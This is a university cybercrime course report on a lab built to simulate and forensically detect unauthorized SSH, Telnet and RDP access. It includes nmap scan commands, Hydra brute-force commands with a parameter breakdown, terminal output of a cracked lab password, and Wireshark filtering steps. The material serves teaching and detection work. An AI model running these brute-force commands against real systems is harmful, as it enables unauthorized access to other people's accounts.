



LaurentianUniversity
Université**Laurentienne**

BHARTI SCHOOL OF ENGINEERING AND COMPUTER SCIENCE

Design LU based Forensic Network for detecting Unauthorized Remote Access (RDP, SSH, Telnet).

Cybercrime (CPSC-5207EL-03)

Faculty Advisor:
Dr. Williams Nwadiugwu

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Submitted By Group -33

Name	Student ID
Mahedi Hasan Shaon	0480015
Istihad Nabi	0481160
Dhivya Anbarasan	0482986

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1. Introduction

This project involves the design and development of a Laurentian University (LU) based forensic network lab, which will simulate, capture, and analyze unauthorized remote access attacks on three protocols. The team started by setting up a controlled environment using VirtualBox to deploy an attacker machine (Kali Linux) and two target machines (Ubuntu Server and a Virtual Machine of Windows 10 installed with RDP). We used a credential-stuffing tool called Hydra to launch attacks, capturing all the traffic using Wireshark for analysis.

This report addresses the following five forensic objectives:

1. Apply display filters for SSH, RDP, and Telnet traffic in Wireshark
2. Identify source and destination IP addresses associated with remote sessions
3. Extract login attempts and session details from captured traffic
4. Detect potential brute-force login attempts and suspicious activity patterns
5. Generate a detailed security report summarizing remote access findings

2. System Architecture & Technology Stack

2.1 Lab Topology




Figure-01: Network Architecture

Machine	Role	IP Address	Services
Kali Linux	Attacker	192.168.137.10	Hydra, Nmap
Ubuntu Server 20.04	Target Host 1	192.168.137.20	SSH (22), Telnet (23)
Windows 10 VM (RDP)	Target Host 2	192.168.137.1	RDP (3389)

2.2 Technology Stack

Tool / Technology	Category	Purpose
VirtualBox	Hypervisor	Hosts all VMs in an isolated host-only network
Kali Linux	Attacker OS	Provides offensive security tools
Hydra	Attack Tool	Automated credential brute-force across SSH, Telnet, RDP
Nmap	Reconnaissance	Port scanning and service version detection
Wireshark	Packet Capture	GUI-based deep packet inspection and stream analysis

3. Methodology

The project followed a five-phase methodology from environment setup through forensic analysis:

Phase	Name	Description
01	VM Network Setup	We configured 3 VMs with host-only adapters and static IPs and enabled SSH (port 22) and Telnet (port 23) on Ubuntu; RDP (port 3389) on Windows 10 VM. Intentionally we make weak credentials for attack simulation.
02	Service Deployment	Verification have done for all services are reachable. Performed Nmap SYN scan from Kali to confirm open ports: 22, 23 on 192.168.137.20 and 3389 on 192.168.137.1.
03	Attack Simulation	We used Hydra for brute-force attacks against all three protocols using custom wordlists (users.txt, passwords.txt). Attacks run with controlled parallelism (-t 4).
04	Capture & Filter	By Wireshark we capture the packet on appropriate NICs prior to attacks. Filters applied for ports 22, 23, and 3389. PCAP files saved for offline forensic analysis.
05	Analysis & Alerts	Sessions classified as successful or failed based on byte count, duration, protocol messages, and plaintext content.

3.1 The attacker machine Kali Linux IP: 192.168.137.10




Figure-02: Attacker machine Kali Linux

3.2 Ubuntu Machine Internal LAN for SSH and Telnet IP address: 192.168.137.20




Figure-03: Ubuntu Server

3.3 Windows 10 VM for RDP IP: 192.168.137.1




Figure-04: Windows 10

4. Identify the Open ports for the Target

Before launching attacks, Nmap was used from the Kali attacker machine to identify open ports and running services on both target hosts.

4.1 Ubuntu Server (192.168.137.20)

```
nmap -sS -sV 192.168.137.20
```

Port 22 / TCP	OPEN — OpenSSH 8.2p1 Ubuntu-4ubuntu0.5
Port 23 / TCP	OPEN — Linux telnetd (Ubuntu 20.04)
OS Detection	Linux 5.4.0-144-generic (Ubuntu 20.04.6 LTS)




Figure-05: Port Scan for Ubuntu Server (192.168.137.20)

4.2 Windows 10 VM / XRDP (192.168.137.1)

`nmap -sS -sV -p 3389 192.168.137.1`

Port 3389 / TCP	OPEN — RDP (Remote Desktop Protocol)
NLA Support	Enabled — Network Level Authentication active
OS Detection	Microsoft Windows 10




Figure-06: Port Scan for Window 10 machine (IP 192.168.137.1)

5. Brute Force attack

5.1 Creating password list

For the brute force attack we create custom wordlist for user list and password

Directory location `/usr/share/wordlists/`

Custom username file: `users.txt`

Custom password file: `passwords.txt`




Figure-07: Creating custom users list on users.txt




Figure-08: Creating custom passwords on passwords.txt

5.2 Starting Wireshark and Select appropriate Ethernet Lan




Figure-08: Starting Wireshark with proper ethernet port

5.3 Hydra in Kali Linux

Command Syntax

```
hydra -L users.txt -P passwords.txt ssh://<TARGET_IP_ADDRESS> -t 4 -V
```


Parameter Breakdown:

- -L: Specifies a file containing a list of usernames (use -l for a single username instead).
- -P: Specifies a file containing a list of passwords (use -p for a single password instead).
- ssh://: Defines the target protocol and the destination IP address or domain.
- -t 4: Limits the parallel tasks to 4 tasks. *Note: Setting this too high may crash the target SSH service or trigger built-in rate-limiting.*
- -V: Enables verbose mode so you can see each connection attempt in real-time.

5.4 Launch the attack for Ubuntu SSH login

The Hydra command used to launch the SSH brute-force attack:

```
hydra -L users.txt -P passwords.txt ssh://192.168.137.20 -t 4 -V
```



The screenshot shows a terminal window titled 'kali@kali: /usr/share/wordlists'. The user has entered the command `sudo hydra -L users.txt -P passwords.txt ssh://192.168.137.20 -t 4 -V`. The output shows Hydra v9.6 starting at 2026-06-19 01:42:47. It displays the attack configuration: 4 tasks per server, 400 login tries (1:20/p:20), and ~100 tries per task. The attack is targeting ssh://192.168.137.20:22/. The output shows four attempts: 1. login "root" - pass "password" - 1 of 400 [child 0] (0/0). 2. login "root" - pass "pa\$\$word" - 2 of 400 [child 1] (0/0). 3. login "root" - pass "admin" - 3 of 400 [child 2] (0/0). 4. login "root" - pass "root" - 4 of 400 [child 3] (0/0). The terminal also shows network traffic details like 'packet (len=52)', 'packet (len=76)', 'Seq=2458 Ack=1496 Win=64256 Len=0 TSv', 'eq=2458 Ack=1496 Win=64256 Len=0 TSv', 'eq=2518 Ack=1588 Win=64256 Len=0 TSv', 'packet (len=84)', 'Seq=2502 Ack=1656 Win=64256 Len=0 TSv'.

Figure-09: Launch hydra brute force attack to SSH service

```
kali@kali: /usr/share/wordlists
Session Actions Edit View Help
[ATTEMPT] target 192.168.137.20 - login "shaon" - pass "iloveu" - 230 of 400 [child 3] (0/0)
[ATTEMPT] target 192.168.137.20 - login "shaon" - pass "test" - 231 of 400 [child 0] (0/0)
[ATTEMPT] target 192.168.137.20 - login "shaon" - pass "test123" - 232 of 400 [child 1] (0/0)
[ATTEMPT] target 192.168.137.20 - login "shaon" - pass "000000" - 233 of 400 [child 1] (0/0)
[ATTEMPT] target 192.168.137.20 - login "shaon" - pass "abc123" - 234 of 400 [child 0] (0/0)
[ATTEMPT] target 192.168.137.20 - login "shaon" - pass "user" - 235 of 400 [child 2] (0/0)
[ATTEMPT] target 192.168.137.20 - login "shaon" - pass "kali" - 236 of 400 [child 3] (0/0)
[ATTEMPT] target 192.168.137.20 - login "shaon" - pass "linux" - 237 of 400 [child 1] (0/0)
[STATUS] 79.00 tries/min, 237 tries in 00:03h, 163 to do in 00:03h, 4 active
[ATTEMPT] target 192.168.137.20 - login "shaon" - pass "summer2026" - 238 of 400 [child 2] (0/0)
[ATTEMPT] target 192.168.137.20 - login "shaon" - pass "123456" - 239 of 400 [child 0] (0/0)
[ATTEMPT] target 192.168.137.20 - login "shaon" - pass "admin123" - 240 of 400 [child 3] (0/0)
[22][ssh] host: 192.168.137.20 login: shaon password: 123456
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "password" - 241 of 400 [child 0] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "pa$$word" - 242 of 400 [child 1] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "admin" - 243 of 400 [child 2] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "root" - 244 of 400 [child 3] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "toor" - 245 of 400 [child 0] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "1234" - 246 of 400 [child 1] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "qwerty" - 247 of 400 [child 2] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "letmein" - 248 of 400 [child 3] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "welcome" - 249 of 400 [child 0] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "iloveu" - 250 of 400 [child 1] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "test" - 251 of 400 [child 2] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "test123" - 252 of 400 [child 3] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "000000" - 253 of 400 [child 0] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "abc123" - 254 of 400 [child 1] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "user" - 255 of 400 [child 2] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "kali" - 256 of 400 [child 3] (0/0)
[ATTEMPT] target 192.168.137.20 - login "developer" - pass "linux" - 257 of 400 [child 0] (0/0)
```

Figure-10: Successfully crack the password

5.5 Wireshark Packet analysis and filter for SSH

- Filter: tcp.port == 22
- Go to Statistics → Conversations → TCP tab
- Sort by Bytes or Duration — longest/largest sessions = successful logins
- Right-click a long session → Apply as Filter → Selected
- Follow the TCP stream to inspect

ssh_traffic.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 25

No.	Time	Source	Destination	Protocol	Length	Info
814	61.524376687	192.168.137.10	192.168.137.20	TCP	74	56600 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=421915826 TSecr=0 WS=256
815	61.525476404	192.168.137.20	192.168.137.10	TCP	148	22 → 56600 [SYN, ACK] Seq=0 Ack=1 Win=65168 Len=0 MSS=1460 SACK_PERM TSval=3571507410 TSecr=421915826
816	61.525513609	192.168.137.10	192.168.137.20	TCP	214	56600 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=421915827 TSecr=3571507410
817	61.526384286	192.168.137.10	192.168.137.20	SSHv2	303	Client: Protocol (SSH-2.0-libssh.0.11.3)
818	61.527370177	192.168.137.10	192.168.137.20	TCP	369	22 → 56600 [ACK] Seq=1 Ack=24 Win=65152 Len=0 TSval=3571507412 TSecr=421915828
821	61.546072425	192.168.137.20	192.168.137.10	SSHv2	476	Server: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5)
822	61.546144569	192.168.137.10	192.168.137.20	TCP	542	56600 → 22 [ACK] Seq=24 Ack=42 Win=64256 Len=0 TSval=421915848 TSecr=3571507430
823	61.547047556	192.168.137.10	192.168.137.20	SSHv2	1584	Client: Key Exchange Init
824	61.548639067	192.168.137.20	192.168.137.10	TCP	1650	22 → 56600 [ACK] Seq=42 Ack=1000 Win=64256 Len=0 TSval=3571507433 TSecr=421915849
825	61.551190629	192.168.137.20	192.168.137.10	SSHv2	2772	Server: Key Exchange Init
826	61.551662281	192.168.137.10	192.168.137.20	SSHv2	2886	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
827	61.553604449	192.168.137.20	192.168.137.10	TCP	2952	22 → 56600 [ACK] Seq=1098 Ack=1048 Win=64256 Len=0 TSval=3571507438 TSecr=421915853
828	61.569550197	192.168.137.20	192.168.137.10	SSHv2	4126	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=228)
829	61.570137323	192.168.137.10	192.168.137.20	SSHv2	4208	Client: New Keys
830	61.571727331	192.168.137.20	192.168.137.10	TCP	4274	22 → 56600 [ACK] Seq=2206 Ack=1064 Win=64256 Len=0 TSval=3571507456 TSecr=421915872

Source Port: 56600
Destination Port: 22
[Stream Index: 25]
[Stream Packet Number: 46]
> [Conversation completeness: Complete, WITH_DATA (63)]
[TCP Segment Len: 0]
Sequence Number: 1693 (relative sequence number)
Sequence Number (raw): 520287589
[Next Sequence Number: 1693 (relative sequence number)]
Acknowledgment Number: 0
Acknowledgment number (raw): 0
0101 * Header Length: 20 bytes (5)
> Flags: 0x004 (RST)
Window: 0
[Calculated window size: 0]

0000 08 00 27 d8 79 db 08 00 27 0c b3 01 08 00 45 00E
